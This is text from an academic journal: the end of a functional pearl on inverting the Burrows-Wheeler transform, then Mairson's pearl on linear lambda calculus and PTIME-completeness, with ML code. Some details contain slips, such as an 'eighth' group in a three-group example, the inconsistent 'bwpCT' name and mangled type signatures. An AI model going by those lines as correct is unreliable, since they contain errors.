The first  $k$  elements of  $xs$  are given by *create k ys !! t*, and the last element of  $xs$  is  $ys !! t$ . Certainly we know

$$take k (rrot xs) = [x_n, x_1, \dots, x_{k-1}]$$

This list begins with the *last* row of the unsorted matrix, and consequently, since sorting is stable, will be the *last* occurrence of the list in *create k ys*. If this occurrence is at position  $p$ , then  $ys !! p = x_{n-1}$ . Having discovered  $x_{n-1}$ , we know  $take k (rrot^2 xs)$ . This list begins the penultimate row of the unsorted matrix, and will be either the last occurrence of the list in the sorted matrix, or the penultimate one if it is equal to the previous list. We can continue this process to discover all of  $[x_{k+1}, \dots, x_n]$  in reverse order. Efficient implementation of this phase of the algorithm requires building an appropriate data structure for repeatedly looking up elements in reverse order in the list *zip (recreate k ys) ys* and removing them when found. A simple implementation is given in Figure 3.

```
tstep :: Eq a => Int -> [[a]] -> [[a]]
tstep k = concat . mapEven (map reverse) . groupby (take k)

mapEven, mapOdd :: (a->a) -> [a] -> [a]
mapEven f [] = []
mapEven f (x:xs) = f x : mapOdd f xs
mapOdd f [] = []
mapOdd f (x:xs) = x : mapEven f xs
```

Fig. 4. One possible choice of *tstep*

## 6 Chapin and Tate's variation

Primarily for the purpose of showing that the pattern of derivation in this paper can be adapted to other cases, we will consider another variation. Define the following alternative of BWT:

$$bwpCT k = map last \cdot twists k \cdot lexsort \cdot rots$$

Here the function *twists k* rearranges the rows of the matrix and is defined as a sequence of steps:

$$\begin{aligned} twists 0 &= id \\ twists (k+1) &= tstep (k+1) \cdot twists k \end{aligned}$$

One possible choice of *tstep* is shown in Figure 4. As an example, consider the rotations of the string aabab:

aabab	ababa	abaab
abaab	abaab	ababa
ababa	aabab	aabab
baaba	baaba	babaa
babaa	babaa	baaba

Shown on the left is the sorted matrix of rotations. The matrix in the middle is the result of applying *tstep 1*. The rows are first partitioned into groups by *groupby* according to their first characters. The even numbered groups (counting from zero) are then reversed. In the example, the group starting with a is reversed. Shown on the right is the result of applying *tstep 2* to the matrix in the middle. The rows are partitioned into three groups, starting with ab, aa, and ba respectively. The eighth and the second group are reversed.

The idea of twisting the matrix of sorted rotations was proposed in (Chapin & Tate, 1998), where a similar but slightly more complicated version of *tstep* was considered based on the Gray code. Chapin and Tate's generalisation can marginally improve the compression ratio of the transformed text.

What we require from *twists* to be invertible, however, is not specific to any particular *tstep*: we need only the property that for  $0 < j \leq k$ ,

$$cols j \cdot twists k = cols j \cdot twists (j-1) \tag{12}$$

In words, further twisting (*twists k* where  $j \leq k$ ) does not change the first  $j$  columns after they have been set by *twists (j-1)*. In the example above, for instance, the

call to  $tstep\ 2$  does not change the first two columns of the matrix in the middle, nor do successive calls to  $tstep\ k$  where  $k \geq 2$ . Any  $tstep$  allowing  $twists$  to satisfy (12) suffices to make  $bwtCT$  invertible. This separation of concerns on compression rate and invertibility means that one can try many possible choices satisfying (12) and experiment with the effect on compression.

To derive an algorithm for the reverse transform we need the following analogue of (4):

$$\begin{aligned} & col\ j \cdot twists\ k \cdot lexsort \cdot rots \\ = & twists\ k \cdot sort\ 1 \cdot untwists\ k \cdot cols\ j \cdot map\ rrot \cdot twists\ k \cdot lexsort \cdot rots \end{aligned} \quad (13)$$

where  $untwist\ k$  is inverse to  $twists\ k$ . The proof of (13) follows a similar path to the derivation in Section 3. When  $k = 0$  (so  $twists\ k = id$ ) equation (13) reduces to a special case of (4). In words, (13) means that the following operation is an identity on a matrix generated by  $twists\ k \cdot lexsort \cdot rots$ : move the last column to the first, untwist it, sort it by the first character, and twist it again.

Based on (13) one can now derive an algorithm similar to that of Section 4. Defining

$$recreateCT\ j\ k = col\ j \cdot twists\ k \cdot lexsort \cdot rots \cdot unbwtCT\ t$$

we can construct a recursive definition for  $recreateCT$  which is similar to (11), but with the permutation  $sp$  simulating  $twists\ i \cdot sort\ 1 \cdot untwists\ i$  for appropriate  $i$ , rather than just  $sort\ 1$ . The details are more complicated than for the corresponding definition of  $recreate$  (which builds one column in each step) because in  $recreateCT$  the permutation  $sp$  changes each time a new column is built. So the algorithm has to construct a new permutation as well as a new column at each step. The resulting algorithm will thus return a pair whose first component is the reconstructed matrix and the second component is a permutation representing  $sp$ . In the first step we build the first column and a permutation simulating  $twists\ 1 \cdot sort\ 1 \cdot untwists\ 1$ ; in the second step we build the second column and a permutation for  $twists\ 2 \cdot sort\ 1 \cdot untwists\ 2$ , and so on. Further details are omitted in this pearl.

## 7 Conclusions

We have shown how the inverse Burrows-Wheeler transform can be derived by equational reasoning. The derivation can be re-used to invert the more general versions proposed by Schindler and by Chapin and Tate.

Other aspects of the BWT also make interesting topics. The BWT can be modified to sort the tails of a list rather than its rotations, and in (Manber & Myers, 1993) it is shown how to do this in  $O(n \log n)$  steps using suffix arrays. How efficiently it can be done in a functional setting remains unanswered, though we conjecture that  $O(n(\log n)^2)$  steps is the best possible.

### Acknowledgements

We would like to thank Ian Bayley, Jeremy Gibbons, Geraint Jones, and Barney Stratford for constructive criticism of earlier drafts of this pearl, and to Julian Seward who made some useful comments regarding the practical aspects of the Burrows-Wheeler transform. Also we would like to thank two anonymous referees for their detailed and useful comments, and identifying many typos and infelicities in an earlier draft of this paper.

### References

- Burrows, M. and Wheeler, D. J. (1994) A block-sorting lossless data compression algorithm. Tech. rept. Digital Systems Research Center. Research Report 124. Available online at <http://gatekeeper.dec.com/pub/DEC/SRC/research-reports/abstracts/src-rr-124.html>.
- Chapin, B. K. and Tate, S. (1998) Higher compression from the Burrows-Wheeler transform by modified sorting. *Data Compression Conference 1998* p. 532. IEEE Computer Society Press. (Poster Session).
- Gibbons, J. (1999) A pointless derivation of radixsort. *Journal of Functional Programming* **9**(3):339–346.
- Manber, U. and Myers, G. (1993) Suffix arrays: A new method for on-line string searches. *SIAM Journal on Computing* **22**(5):935–948.
- Nelson, M. (1996) Data compression with the Burrows-Wheeler transform. *Dr. Dobb's Journal* September.
- Schindler, M. (1997) A fast block-sorting algorithm for lossless data compression. *Data Compression Conference 1997* p. 469. IEEE Computer Society Press. (Poster Session).
- Seward, J. (2000) **bzip2**. <http://sourceware.cygnus.com/bzip2/>.
- Seward, J. (2001) Space-time tradeoffs in the inverse B-W transform. *Data Compression Conference 2001* pp. 439–448.

# Linear lambda calculus and PTIME-completeness

HARRY G. MAIRSON

*Computer Science Department  
Volen Center for Complex Numbers  
Brandeis University  
Waltham, Massachusetts 02254  
(e-mail: mairson@cs.brandeis.edu)*

## Abstract

We give transparent proofs of the PTIME-completeness of two decision problems for terms in the  $\lambda$ -calculus. The first is a reproof of the theorem that type inference for the simply-typed  $\lambda$ -calculus is PTIME-complete. Our proof is interesting because it uses no more than the standard combinators Church knew of some 70 years ago, in which the terms are *linear affine*—each bound variable occurs at most once.

We then derive a modification of Church’s coding of Booleans that is linear, where each bound variable occurs exactly once. A consequence of this construction is that any interpreter for linear  $\lambda$ -calculus requires polynomial time. The logical interpretation of this consequence is that the problem of *normalizing proofnets* for *multiplicative linear logic* (MLL) is also PTIME-complete.

## 1 Type inference for simply typed $\lambda$ -calculus

The Circuit Value Problem (CVP) is to determine the output of a circuit, given an input to that circuit. CVP is complete for PTIME, because polynomial-time computations can be described by polynomial-sized circuits (Ladner, 1975). The Cook-Levin NP-completeness theorem, it should be noticed, merely augments these circuits with extra inputs which correspond to nondeterministic choices during a polynomial-time computation. We show how to code CVP into simply-typed  $\lambda$ -terms, where both type inference and term evaluation are synonymous with circuit evaluation.

The programs we write to evaluate circuits are not perverse: they are completely natural, and are built out of the standard Church coding of Boolean logic; see, e.g., (Hindley & Seldin, 1986). We use ML as a presentation device, without exploiting its `let`-polymorphism. That is, we use the convenience of naming to identify  $\lambda$ -terms of constant size, used to build circuits. Had we expanded the definitions, the term representing the circuit would grow by only a constant factor, and become harder to read. Here, then, are the standard, classical combinators, coded in ML:

```

- fun True x y= x;
val True = fn : 'a -> 'b -> 'a
- fun False x y= y;
val False = fn : 'a -> 'b -> 'b
- fun Not p= p False True;
val Not = fn: (('a -> 'b -> 'b) -> ('c -> 'd -> 'c) -> 'e) -> 'e
- fun And p q= p q False;
val And = fn : ('a -> ('b -> 'c -> 'c) -> 'd) -> 'a -> 'd
- fun Or p q= p True q;
val Or = fn : (('a -> 'b -> 'a) -> 'c -> 'd) -> 'c -> 'd

```

Read `True` as the constant *if true*, where “if true then `x` else `y`” reduces to `x`. Similarly, read the body of `And` as “if `p` then `q` else `False`.” Observe that `True` and `False` have different types. Notice the read-eval-print loop where the interpreter reads untyped code, and then returns procedures with inferred type information automatically computed. We already know from our study of the untyped  $\lambda$ -calculus how these terms work to code Boolean functions. However, when these functions are used, notice that they output functions as values; moreover, the principal types (i.e., the *most general types*, constrained only by the typing rules of the simply-typed lambda calculus, and nothing else) of these functions identify them uniquely as `True` or `False`:

```

- Or False True;
val True = fn : 'a -> 'b -> 'a
- And True False;
val False = fn : 'a -> 'b -> 'b
- Not True;
val False = fn : 'a -> 'b -> 'b

```

As a consequence, while the compiler does not explicitly reduce the above expressions to normal form, hence computing an “answer,” its type inference mechanism implicitly carries out that reduction to normal form, expressed in the language of first-order unification.



The computations over Boolean values can be understood in the context of the graph representations of the types (see Figure 1). Notice how the nodes in the *type* for `And` can be associated uniquely with subterms from the *code* for `And`—a *linearity* very much in the spirit of linear logic.

We now observe a certain weirdness: namely, that *nonlinearity* destroys the isomorphism between terms and types. Suppose we define a function `Same` that is a kind of identity function:

```

- fun Same p= p True False;
val Same = fn : (('a -> 'b -> 'a) -> ('c -> 'd -> 'd) -> 'e) -> 'e
- Same True;
val it = fn : 'a -> 'b -> 'a
- Same False;
val it = fn : 'a -> 'b -> 'b

```

Fig. 1. Graph representations of the terms and principal types of `And`, `True`, `False`Fig. 2. Graph representations of the terms and principal types of `Or`, `Not`.

Now define a nonlinear function `Weird` that uses its input twice:

```
- fun K x y= x;
val K = fn : 'a -> 'b -> 'a
- fun Weird p= K (Same p) (Not p);
val Weird = fn : (('a -> 'a -> 'a) -> ('b -> 'b -> 'b) -> 'c) -> 'c
- Weird True;
val it = fn : 'a -> 'a -> 'a
- Weird False;
val it = fn : 'a -> 'a -> 'a
```

Even though `(Weird p)` reduces to `p`, its type is not a function of `p`; thus the principal type no longer identifies the normal form. The problem with `Weird` is that its input occurs twice, and that each occurrence must have the same type. Thus the types of `Same` and `Not` are unified: each gets type `(('a -> 'a -> 'a) -> ('b -> 'b -> 'b) -> 'c) -> 'c`. And then `Same p` returns a value (`True` or `False`),

but always of type  $'a \rightarrow 'a \rightarrow 'a$ . Notice also that defining `fun AlsoWeird p= Or p p` will produce a type error, for similar reasons.

We fix this problem with a functional *fanout gate* which we call `Copy`, in the spirit of the duplication in the exponentials of linear logic:

```
- fun Pair x y z= z x y;
val Pair = fn : 'a -> 'b -> ('a -> 'b -> 'c) -> 'c
- fun Copy p= p (Pair True True) (Pair False False);
val Copy = fn : (((('a -> 'b -> 'a) -> ('c -> 'd -> 'c) -> 'e) -> 'e)
-> (((('f -> 'g -> 'g) -> ('h -> 'i -> 'i) -> 'j) -> 'j) -> 'k) -> 'k
- Copy True;
val it = fn : ((('a -> 'b -> 'a) -> ('c -> 'd -> 'c) -> 'e) -> 'e
- Copy False;
val it = fn : ((('a -> 'b -> 'b) -> ('c -> 'd -> 'd) -> 'e) -> 'e
```

`Copy` restores the linearity of terms, so that each variable occurs at most once. Now we can again compute unweirdly:

```
- fun Unweird p= (Copy p) (fn p1=> fn p2=> K (Same p1) (Not p2));
val Unweird = fn : (((('a -> 'b -> 'a) -> ('c -> 'd -> 'c) -> 'e)
-> 'e) -> (((('f -> 'g -> 'g) -> ('h -> 'i -> 'i) -> 'j) -> 'j) -> (((('k
-> 'l -> 'k) -> ('m -> 'n -> 'n) -> 'o) -> (((('p -> 'q -> 'q) -> ('r
-> 's -> 'r) -> 't) -> 'o) -> 'u) -> 'u
- Unweird True;
val it = fn : 'a -> 'b -> 'a
- Unweird False;
val it = fn : 'a -> 'b -> 'b
```

In this coding, `Copy p` produces a pair of values, each  $\beta$ -equivalent to `p`, but not sharing any type variables. The elements of the pair are bound to `p1` and `p2` respectively, and the computation thus proceeds linearly.

A Boolean circuit can now be coded as a  $\lambda$ -term by labelling its (wire) edges and traversing them bottom-up, inserting logic gates and fanout gates appropriately. We consider the circuit example shown in Figure 3; the circuit is realized by the ML code

```
- fun circuit e1 e2 e3 e4 e5 e6=
let val e7= And e2 e3 in
  let val e8= And e4 e5 in
    let val (e9,e10)= Copy (And e7 e8) in
      let val e11= Or e1 e9 in
        let val e12= Or e10 e6 in
          Or e11 e12
        end
      end
    end
  end
end;
```




Fig. 3. Labelling of a Boolean circuit

Removing the syntactic sugar of `let`, this essentially straight-line code “compiles” to the less comprehensible simply-typed term

```
- fun circuit e1 e2 e3 e4 e5 e6=
  (fn e7=>
    (fn e8=>
      (Copy (And e7 e8))
      (fn e9=> fn e10=>
        (fn e11=>
          (fn e12=> Or e11 e12)
          (Or e10 e6))
        (Or e1 e9)))
      (And e4 e5))
    (And e2 e3);
```

The use of procedure naming is incidental: we could just plug in the code for the logic gates instead of using their names. We can now plug inputs into the circuit, and the type inference mechanism is forced to “evaluate” the circuit:

```
- circuit False True True True True False;
val it = fn : 'a -> 'b -> 'a
```

The output is “True”—`True` is the only closed, normal form with the given type!

We can make the code for the circuit look even more like “straight-line code” by introducing the *continuation-passing* version of unary and binary Boolean functions:

```
- fun cp1 fnc p k= k (fnc p);
val cp1 = fn : ('a -> 'b) -> 'a -> ('b -> 'c) -> 'c
- fun cp2 fnc p q k= k (fnc p q);
val cp2 = fn : ('a -> 'b -> 'c) -> 'a -> 'b -> ('c -> 'd) -> 'd
```

```

- val Notgate= cp1 Not;
val it = fn : (('a -> 'b -> 'b) -> ('c -> 'd -> 'c) -> 'e) -> ('e -> 'f) -> 'f
- val Andgate= cp2 And;
val it = fn : ('a -> ('b -> 'c -> 'c) -> 'd) -> 'a -> ('d -> 'e) -> 'e
- val Orgate= cp2 Or;
val it = fn : (('a -> 'b -> 'a) -> 'c -> 'd) -> 'c -> ('d -> 'e) -> 'e

```

We now write instead:

```

- fun circuit e1 e2 e3 e4 e5 e6=
  (Andgate e2 e3 (fn e7=>
    (Andgate e4 e5 (fn e8=>
      (Andgate e7 e8 (fn f=>
        Copy f (fn e9=> fn e10=>
          (Orgate e1 e9 (fn e11=>
            (Orgate e10 e6 (fn e12=>
              Or e11 e12))))));
val circuit = fn : (('a -> 'b -> 'a) -> 'c -> ('d -> 'e -> 'd) -> 'f
-> 'g) -> ('h -> ('i -> 'j -> 'j) -> 'k -> ('l -> 'm -> 'm) -> (((('n
-> 'o -> 'n) -> ('p -> 'q -> 'p) -> 'r) -> 'r) -> (((('s -> 't -> 't)
-> ('u -> 'v -> 'v) -> 'w) -> 'w) -> ('c -> ('x -> 'y -> 'x) -> 'z ->
'f) -> 'g) -> 'ba) -> 'h -> ('bb -> ('bc -> 'bd -> 'bd) -> 'k) -> 'bb
-> 'z -> 'ba
- circuit False True True True True False;
val it = fn : 'a -> 'b -> 'a

```

Why does the above construction imply a PTIME-completeness result for type inference? Containment in PTIME is well known for this problem, because type inference is synonymous with finding the solution to a set of first-order constraints over type variables, possibly constants, and the binary constructor  $\rightarrow$ .

The PTIME-hardness is more interesting: a property  $\phi$  is PTIME-hard if, given any fixed PTIME Turing machine  $M$  and an input  $x$ , the computation of  $M$  on  $x$  can be compiled, using  $O(\log |x|)$  space, into a problem instance  $I$ , where  $I$  has property  $\phi$  iff  $M$  accepts  $x$ . The circuit value problem is such a problem: given circuit  $C$  and input  $\vec{v}$ , is the output of  $C$  “true”? Such a circuit can be computed by a compiler using only logarithmic space, and a further logarithmic space algorithm (which we have essentially given here) compiles  $C$  and  $\vec{v}$  into a  $\lambda$ -term  $E$ , where  $E$  has the principal type of **True** iff  $C$  outputs “true” on  $\vec{v}$ . Composing these two compilers gives the PTIME-hardness of type inference.

## 2 Linear $\lambda$ -calculus and multiplicative linear logic

The above coding uses  $K$ -redexes as well as linearity in an essential way: the codings of **True** and **False** each discard one of their arguments. Now we construct Boolean terms and associated gates where each bound argument is used *exactly* once, so that we have constructions in *linear  $\lambda$ -calculus*. We then see that the process of normalizing terms is complete for PTIME.

```

- fun True x y= Pair x y;
val True = fn : 'a -> 'b -> ('a -> 'b -> 'c) -> 'c
- fun False x y= Pair y x;
val False = fn : 'a -> 'b -> ('b -> 'a -> 'c) -> 'c

```

Observe that the Booleans are now coded by abstract *pairs*, where the first component is our old, “real” value, and the second is some kind of garbage that preserves linearity. Negation is easy:

```

- fun Not P x y= P y x;
val Not = fn : ('a -> 'b -> 'c) -> 'b -> 'a -> 'c
- Not True;
val False = fn : 'a -> 'b -> ('b -> 'a -> 'c) -> 'c
- Not False;
val True = fn : 'a -> 'b -> ('a -> 'b -> 'c) -> 'c

```

Now consider what happens if we code  $\text{Or } P \vee Q$  as  $P \text{ True } Q$ —it doesn’t work. Observe that  $\text{Or True False} = \text{True True False} = \text{Pair True False}$ . In general,  $\text{Or } P \vee Q$  will equal  $\text{Pair } (P \vee Q)$  ( $P \rightarrow Q$ ). The second component of the pair is garbage: we need to dispose of it while preserving linearity. The function `id` below turns Boolean garbage into the identity function:

```

- fun I x= x;
val I = fn : 'a -> 'a
- fun id B= B I I I;
val id = fn : (('a -> 'a) -> ('b -> 'b) -> ('c -> 'c) -> 'd) -> 'd
- id True;
val it = fn : 'a -> 'a
- id False;
val it = fn : 'a -> 'a

```

We use `id` to collect garbage in Boolean gates:

```

- fun Or P Q= P True Q (fn u=> fn v=> (id v) u);
val Or = fn :
(('a -> 'b -> ('a -> 'b -> 'c) -> 'c) -> 'd -> ('e -> ('f -> 'f) ->
('g -> 'g) -> ('h -> 'h) -> 'e -> 'i) -> 'i) -> 'j) -> 'd -> 'j
- Or True False;
val it = fn : 'a -> 'b -> ('a -> 'b -> 'c) -> 'c
- Or False False;
val it = fn : 'a -> 'b -> ('b -> 'a -> 'c) -> 'c
- fun And P Q= P Q False (fn u=> fn v=> (id v) u);
val And = fn :
('a -> ('b -> 'c -> ('c -> 'b -> 'd) -> 'd) -> ('e -> ('f -> 'f) ->
('g -> 'g) -> ('h -> 'h) -> 'e -> 'i) -> 'i) -> 'j) -> 'a -> 'j
- And True True;
val it = fn : 'a -> 'b -> ('a -> 'b -> 'c) -> 'c
- And False True;
val it = fn : 'a -> 'b -> ('b -> 'a -> 'c) -> 'c

```

Again, we have a gate that copies Boolean values, with a slightly more complicated garbage collector:

```
- fun Copy P= P (Pair True True) (Pair False False)
  (fn U=> fn V=>
    U (fn u1=> fn u2=>
      V (fn v1=> fn v2=>
        (Pair ((id v1) u1) ((id v2) u2))))));
val Copy = fn :
((('a -> 'b -> ('a -> 'b -> 'c) -> 'c) -> ('d -> 'e -> ('d -> 'e -> 'f) -> 'f) -> ('g) -> ('g) -> (((h -> 'i -> ('i -> 'h -> 'j) -> 'j) -> ('k -> 'l -> ('l -> 'k -> 'm) -> 'm) -> 'n) -> 'n) -> (((o -> 'p -> 'q) -> 'r) -> (((s -> 's) -> ('t -> 't) -> ('u -> 'u) -> 'o -> 'v) -> ('w -> 'w) -> ('x -> 'x) -> ('y -> 'y) -> 'p -> 'z) -> ('v -> 'z) -> 'ba) -> 'ba) -> 'q) -> 'r) -> 'bb) -> 'bb
```

Now we take the continuation-passing versions of the logic gates:

```
- val Notgate= cp1 Not;
val Notgate = fn : ('a -> 'b -> 'c) -> (('b -> 'a -> 'c) -> 'd) -> 'd
- val Orgate= cp2 Or;
val Orgate = fn :
((('a -> 'b -> ('a -> 'b -> 'c) -> 'c) -> 'd -> ('e -> ('f -> 'f) -> ('g -> 'g) -> ('h -> 'h) -> 'e -> 'i) -> 'i) -> 'j) -> 'd -> ('j -> 'k) -> 'k
- val Andgate= cp2 And;
val Andgate = fn :
('a -> ('b -> 'c -> ('c -> 'b -> 'd) -> 'd) -> ('e -> ('f -> 'f) -> ('g -> 'g) -> ('h -> 'h) -> 'e -> 'i) -> 'i) -> 'j) -> 'a -> ('j -> 'k) -> 'k
```

Once again, we have a circuit simulator:

```
- fun circuit e1 e2 e3 e4 e5 e6=
  Andgate e2 e3 (fn e7=>
  Andgate e4 e5 (fn e8=>
  Andgate e7 e8 (fn f=>
  Copy f (fn e9=> fn e10=>
  Orgate e1 e9 (fn e11=>
  Orgate e10 e6 (fn e12=>
  Or e11 e12))))));
val circuit = fn : ((('a -> 'b -> ('a -> 'b -> 'c) -> 'c) -> 'd -> ('e -> ('f -> 'f) -> ('g -> 'g) -> ('h -> 'h) -> 'e -> 'i) -> 'i) -> ('j -> 'k -> ('j -> 'k -> 'l) -> 'l) -> 'm -> ('n -> (((o -> 'o) -> ('p -> 'p) -> ('q -> 'q) -> ('n -> 'r) -> 'r) -> 's) -> ('t -> ('u -> 'v -> ('v -> 'u -> 'w) -> 'w) -> ('x -> ('y -> 'y) -> ('z -> 'z) -> ('ba -> 'ba) -> ('x -> 'bb) -> 'bb) -> 'bc -> ('bd -> 'be -> ('be -> 'bd -> 'bf) -> 'bf) -> ('bg -> ('bh -> 'bh) -> ('bi -> 'bi) -> ('bj -> 'bj) -> 'bg -> 'bk) -> (((bl -> 'bm -> ('bl -> 'bm -> 'bn) -> 'bn) -> ('bo -> 'bp -> ('bo -> 'bp -> 'bq) -> 'bq) -> 'br) -> 'br) -> (((bs -> 'bt -> ('bt -> 'bs -> 'bu) -> 'bu) -> ('bv -> 'bw -> ('bw -> 'bv -> 'bx) -> 'bx) -> 'by) -> 'by) -> (((bz -> 'ca -> 'cb) -> 'cc) -> (((cd -> 'cd) -> ('ce -> 'ce) -> ('cf -> 'cf) -> 'bz -> 'cg) ->
```

```
(('ch -> 'ch) -> ('ci -> 'ci) -> ('cj -> 'cj) -> 'ca -> 'ck) -> ('cg
-> 'ck -> 'cl) -> ('cl -> 'cb) -> ('cc) -> ('d -> ('cm -> 'cn -> ('cm
-> 'cn -> 'co) -> 'co) -> 'cp -> ('cq -> ('cr -> 'cr) -> ('cs -> 'cs)
-> ('ct -> 'ct) -> 'cq -> 'cu) -> ('cu -> 'm) -> 's) -> 'cv) -> 't ->
('cw -> ('cx -> 'cy -> ('cy -> 'cx -> 'cz) -> 'cz) -> ('da -> ('db ->
'db) -> ('dc -> 'dc) -> ('dd -> 'dd) -> 'da -> 'de) -> 'de) -> 'bc) ->
'cw -> 'cp -> 'cv
```

It is said that the proof of the pudding is in the tasting; here, the proof of the coding is in the testing:

```
- circuit False True True True True False;
val it = fn : 'a -> 'b -> ('a -> 'b -> 'c) -> 'c
```

We further assert the following *pearl theorem*: the  $\beta\eta$ -normal form of any simply-typed, *linear*  $\lambda$ -term  $E$ , with or without free variables and  $K$ -redexes, may be inferred from only its principal type  $\sigma$ . Moreover, every linear term is simply typable (Hindley, 1989). Notice that it is the *multiple* occurrence of variables, (for example, in iterators such as Church numerals) which weakens this pearl theorem, and all that is left is *parametricity*, where the type indicates a property instead of identifying the exact normal form; see for instance (Mairson, 1991; Wadler, 1989). Multiple occurrences of a variable are also the way to make this problem one of *typability*; for example, in the non-affine coding presented in this section, we may define

```
- fun Test p u v= (p u v) (fn a=> fn b=> b u);
val Test = fn : ('a -> 'b -> ('c -> ('a -> 'd) -> 'd) -> 'e) -> 'a -> 'b -> 'e
```

Then `Test True` has a type, but `Test False` does not.

We conclude by mentioning some more technical connections of the above constructions to the normalization of proofs in linear logic. Every typed linear  $\lambda$ -term represents a proof in *multiplicative linear logic* (MLL) (Girard, 1987), where the conclusions of the proof represent the types of the free variables and output of a term, and the structure of the proof represents the term. Here is the logic:

$$\frac{}{A, A^\perp} \text{Axiom} \quad \frac{\Gamma, A \quad \Delta, A^\perp}{\Gamma, \Delta} \text{Cut} \quad \frac{\Gamma, A \quad \Delta, B}{\Gamma, \Delta, A \otimes B} \otimes \quad \frac{\Gamma, A, B}{\Gamma, A \wp B} \wp$$

These rules can type graphs and graph reduction for linear  $\lambda$ -calculus, an expressive subset of MLL proofnets. A *wire* (Axiom rule) has (expression) type  $A$  in one direction, and (continuation) type  $A^\perp$  in the other. The Cut connects an expression to a continuation. The  $\otimes$  pairs a continuation and input for a function, and thus represents an application (@) node. The  $\wp$  unpairs them, representing a  $\lambda$ -node; the associated function can be thought of dually as either transforming the continuation, or the expression.

The reduction rule for this logic is like  $\beta$ -reduction in the  $\lambda$ -calculus. We negate variables appropriately to make this analogy transparent.

$$\frac{\Gamma, B^\perp \Delta, A \quad \Sigma, A^\perp, B}{\Gamma, \Delta, B^\perp \otimes A} \otimes \quad \frac{\Sigma, A^\perp \otimes B}{\Sigma, A^\perp \wp B} \wp \quad \Rightarrow \quad \frac{\Gamma, B^\perp \Sigma, A^\perp, B}{\Gamma, \Sigma, A^\perp} \text{Cut} \quad \frac{\Gamma, \Sigma, A^\perp}{\Delta, A} \text{Cut}$$

This says: to reduce the connecting of a function (of type  $A^\perp \wp B$ ) to an application context (of type  $B^\perp \otimes A$ ), connect the output of the function ( $B$ ) to the continuation ( $B^\perp$ ), and the input ( $A$ ) to the parameter request of the function ( $A^\perp$ ).

Every time an MLL proof is reduced, the proof gets smaller. Reduction is then easily seen to be polynomial time. Given that our circuit simulation is a linear  $\lambda$ -term, it is representable by an MLL proof. Thus proof(net) normalization for multiplicative linear logic is complete for polynomial time. We observe finally that with the introduction of second-order quantification in the style of System  $F$  (Girard, 1972), we can define the linear type  $\text{Bool} = \forall \alpha. \alpha \multimap \alpha \multimap \alpha \otimes \alpha$ , and give binary Boolean functions the uniform type  $\text{Bool} \multimap \text{Bool} \multimap \text{Bool}$ . The programming techniques we have described above then let us code projection functions of type  $\text{Bool} \otimes \text{Bool} \multimap \text{Bool}$  and duplication functions  $\text{Bool} \multimap \text{Bool} \otimes \text{Bool}$ , *without* weakening or contraction. In this limited way, we recover the features of exponentials from linear logic. This analysis is generalized in (Mairson & Terui, 2003), where the types other than  $\text{Bool}$  for which exponentials can be simulated are characterized; in addition, we show that *light* multiplicative linear logic, a proper subset of light affine logic (where copying is restricted), can represent all the PTIME functions. At this point, however, the discussion is no longer a pearl.

**Historical note.** The analysis of type inference through linear  $\lambda$ -calculus is something I understood while working on this subject roughly a decade ago. While the linear features were very apparent, it is only recently that I saw the real connection with linear logic. The results of Section 1 were outlined in more technical terms in a paper joint with Fritz Henglein (Henglein & Mairson, 1994), where they were used to derive lower bounds on type inference for Systems  $F$  and  $F_\omega$ . I wish to acknowledge both his collaboration in this presentation, as well as the previous appearance of these ideas in this very Journal. I take the liberty of repeating them here—it is not for nothing that this endeavor is called *research*—not only because the ideas form a pearl that deserves to be known more widely, but also because the clarity of the original version in the Journal was lost due to numerous production errors.

### 3 Acknowledgements

I am deeply grateful to Kazushige Terui, whose invited lecture at the 2002 Linear Logic workshop in Copenhagen (Terui, 2002), as well as continued discussions afterwards, have inspired me to think more about many of these issues.

### References

- Girard, Jean-Yves (1972) *Interprétation fonctionnelle et élimination des coupures de l'arithmétique d'ordre supérieur*. Thèse de doctorat d'état, Université Paris VII.
- Girard, Jean-Yves (1987) Linear logic. *Theoretical Computer Science*, **50**.
- Henglein, Fritz, & Mairson, Harry G. (1994) The complexity of type inference for higher-order typed lambda calculi. *Journal of Functional Programming*, **4**(4), 435–477.
- Hindley, J. Roger (1989) BCK-combinators and linear lambda-terms have types. *Theoretical Computer Science*, **64**(1), 97–105.
- Hindley, J. Roger, & Seldin, Jonathan P. (1986) *Introduction to combinatory logic and lambda calculus*. Cambridge University Press.
- Ladner, Richard (1975) The circuit value problem is log space complete for P. *SIGACT News (ACM Special Interest Group on Automata and Computability Theory)*, **7**.
- Mairson, Harry G. (1991) Outline of a proof theory of parametricity. *Proceedings of the International Conference on Functional Programming Languages and Computer Architecture*, LNCS 523, 313–327.
- Mairson, Harry G., & Terui, Kazushige (2003) On the computational complexity of cut elimination in linear logic. *Proceedings of the 2003 Italian Conference on Theoretical Computer Science*, LNCS 2841, 23–36.
- Terui, Kazushige (2002) On the complexity of cut-elimination in linear logic (invited lecture). *Federated Logic Conference (FLOC) 2002, Workshop on Linear Logic, Copenhagen*.
